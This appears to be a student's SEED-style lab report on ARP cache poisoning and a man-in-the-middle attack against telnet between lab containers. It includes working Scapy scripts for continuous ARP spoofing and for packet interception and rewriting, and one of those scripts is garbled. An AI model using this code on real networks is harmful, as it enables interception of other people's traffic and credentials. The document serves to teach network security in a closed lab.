Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Sender IP address: 10.9.0.6
Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
Target IP address: 10.9.0.6

```
0000 00 03 00 01 00 06 02 42 0a 09 00 69 6b 06 08 06  .....B...ik...
0010 00 01 00 06 04 00 02 02 42 0a 09 00 69 0a 09  .....B...i...
0020 00 06 ff ff ff ff ff 0a 09 00 06  .....
```

Scenario 2

Removing Host B's IP from ARP Cache of Host A.

```
root@33353a823225:/# arp -d 10.9.0.6
root@33353a823225:/#
```


Launching the Attack now.

```
root@b44dc5ab2951:/volumes# python3 1C.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Checking Host A's cache which doesn't display Host B's IP.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

But Wireshark says that the attack is successful given the Broadcasting MAC is our desired MAC which makes our attack as successful even if it is not in the cache.



Task 2

Creating the Packet to intercept telnet connection between Host A and Host B.

```

1 from scapy.all import *
2 import time
3
4 # MAC and IP addresses
5 mac_m = "02:42:0a:09:00:69" # MAC address of M
6 ip_b = "10.9.0.6" # IP address of B
7 mac_a = "02:42:0a:09:00:05" # MAC address of A
8 ip_a = "10.9.0.5" # IP address of A
9 mac_b = "02:42:0a:09:00:06" # MAC address of B
10
11 # Continuously send ARP reply packets to A and B
12 while True:
13     # Spoof ARP reply packet for A
14     arp_a = Ether(src=mac_m, dst=mac_a) / ARP(op=2, hwsrc=mac_m, psrc=ip_b, hwdst=mac_a, pdst=ip_a)
15     sendp(arp_a, verbose=0)
16
17     # Spoof ARP reply packet for B
18     arp_b = Ether(src=mac_m, dst=mac_b) / ARP(op=2, hwsrc=mac_m, psrc=ip_a, hwdst=mac_b, pdst=ip_b)
19     sendp(arp_b, verbose=0)
20
21     time.sleep(5) # Wait for 5 seconds before sending the next batch of spoofed packets
22

```

Step 1

Establishing the telnet connection from Host A to Host B.

```
root@33353a823225:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
579f49da19d9 login: dees
Password:
Login incorrect
579f49da19d9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@579f49da19d9:~$
```

Establishing Telnet from Host B to Host A.

```
root@579f49da19d9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33353a823225 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Which was recorded by the Wireshark.

Wireshark screenshot showing network traffic between Host A (10.9.0.5) and Host B (10.9.0.6). The traffic includes TCP, TELNET, and ICMP protocols. A specific TCP segment (Seq 38328) is highlighted in blue, indicating it was captured by the Wireshark interface.

Now launching MITM after initiating ping from Host B to A on telnet.

root@b44dc5ab2951:/volumes# python3 2.py

Wireshark shows the ARP Packets duplicate use of M Attacker by Host A and Host B.


Wireshark screenshot showing ARP traffic between Host A (10.9.0.5) and Host B (10.9.0.6). Multiple ARP frames are highlighted in blue, indicating they were captured by the Wireshark interface. A detailed analysis pane shows an ACK segment with a timestamp of 0.000105350 seconds.

Step 2

Turning off IP forwarding on Host M which is the attacker.

```
root@b44dc5ab2951:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b44dc5ab2951:/volumes#
```

With IP forwarding off no redirection has been observed although the conversation is active between the hosts when pinging but the ICMP ping requests and ARP packets are observable with duplicate use for M's Mac Address on Host A and B.



Another observation being no further pings during the attack.

```
seed@579f49da19d9:~$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
54 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.031 ms
54 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.054 ms
54 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.057 ms
54 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.062 ms
54 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.047 ms
54 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.063 ms
54 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.058 ms
```

The Host B's cache shows Host A's IP Address.

```
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$
```

The Host A's cache shows Host B's IP Address.

```
seed@33353a823225:~$ arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
seed@33353a823225:~$
```

This proves the attack was successful as the communication was shown between Host A and Host B but only while observing the cache but. Redirection is not visible in Wireshark due to current configurations but duplicate use of MAC Address of Attacker M.

Step 3

Enabling the IP forwarding on Host M which is the attacker.

```
root@b44dc5ab2951:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b44dc5ab2951:/volumes#
```

This time connecting both Hosts A and B through telnet and pinging the other.

```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
295 packets transmitted, 295 received, 0% packet loss, time 301269ms
rtt min/avg/max/mdev = 0.016/0.034/0.104/0.010 ms
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$ ^C
seed@579f49da19d9:~$ ^C
seed@579f49da19d9:~$ exit
logout
Connection closed by foreign host.
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@33353a823225:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
579f49da19d9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue May 16 16:43:49 UTC 2023 from M-10.9.0.105.net-10.9.0.0 on pts/2
seed@579f49da19d9:~$
```

```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@579f49da19d9:~# arp -a
root@579f49da19d9:~# arp -a
root@579f49da19d9:~# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@579f49da19d9:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33353a823225 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@33353a823225:~$
```

Pinging from Telnet Host B to A.

```
seed@579f49da19d9:~$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.087 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.043 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.047 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.045 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.051 ms
```

Launched Attack as a precaution from Attacker's Machine and this time Wireshark displays ICMP redirect spoof packets.



The Host B's cache shows Host A's IP Address.

```
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$ █
```

The Host A's cache shows Host B's IP Address.

```
seed@33353a823225:~$ arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
seed@33353a823225:~$ █
```


This proves the attack was successful as the communication was shown between Host A and Host B.

Step 4


Using this script.

```
Open 22.py -/Desktop/SEED/a/LabSetup/Volutes Save 3
1#!/usr/bin/env python3
2 from scapy.all import *
3
4 IP_A = "10.9.0.5"
5 MAC_A = "02:42:0a:09:00:05"
6 IP_B = "10.9.0.6"
7 MAC_B = "02:42:0a:09:00:06"
8
9 def spoof_pkt(pkt):
10    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
11        newpkt = IP(bytes(pkt[IP]))
12        del(newpkt.chksum)
13        del(newpkt[TCP].payload)
14        del(newpkt[TCP].chksum)
15
16        if pkt[TCP].payload:
17            data = pkt[TCP].payload.load # The original payload data
18            newdata = data # No change is made in this sample code
19            send(newpkt/newdata)
20    else:
21        send(newpkt)
22    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
23        newpkt = IP(bytes(pkt[IP]))
24        del(newpkt.chksum)
25        del(newpkt[TCP].chksum)
26        send(newpkt)
27
28 f = 'tcp'
29 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
30
```


When pinging both hosts via telnet to the other the Wireshark displays this.




And when not pinging just typing characters this is the result.



When I launch the attack this turns to this given in our attacks pinging process and typing in telnet were active.



And results surprisingly caught the attack working upon restarting the whole step and filtering ARP packets.



As evidence I have checked the cache of Host A which consists of Host B's IP and MAC Address.

```
root@24829060ba7b:/# arp -a
3-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@24829060ba7b:/#
```

Then I checked the cache of Host B and found out the MAC and IP of Host A and the Attacker which is Host M.

```
root@06382d737e2f:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
? (10.9.0.1) at 02:42:c3:a1:a1:76 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@06382d737e2f:/#
```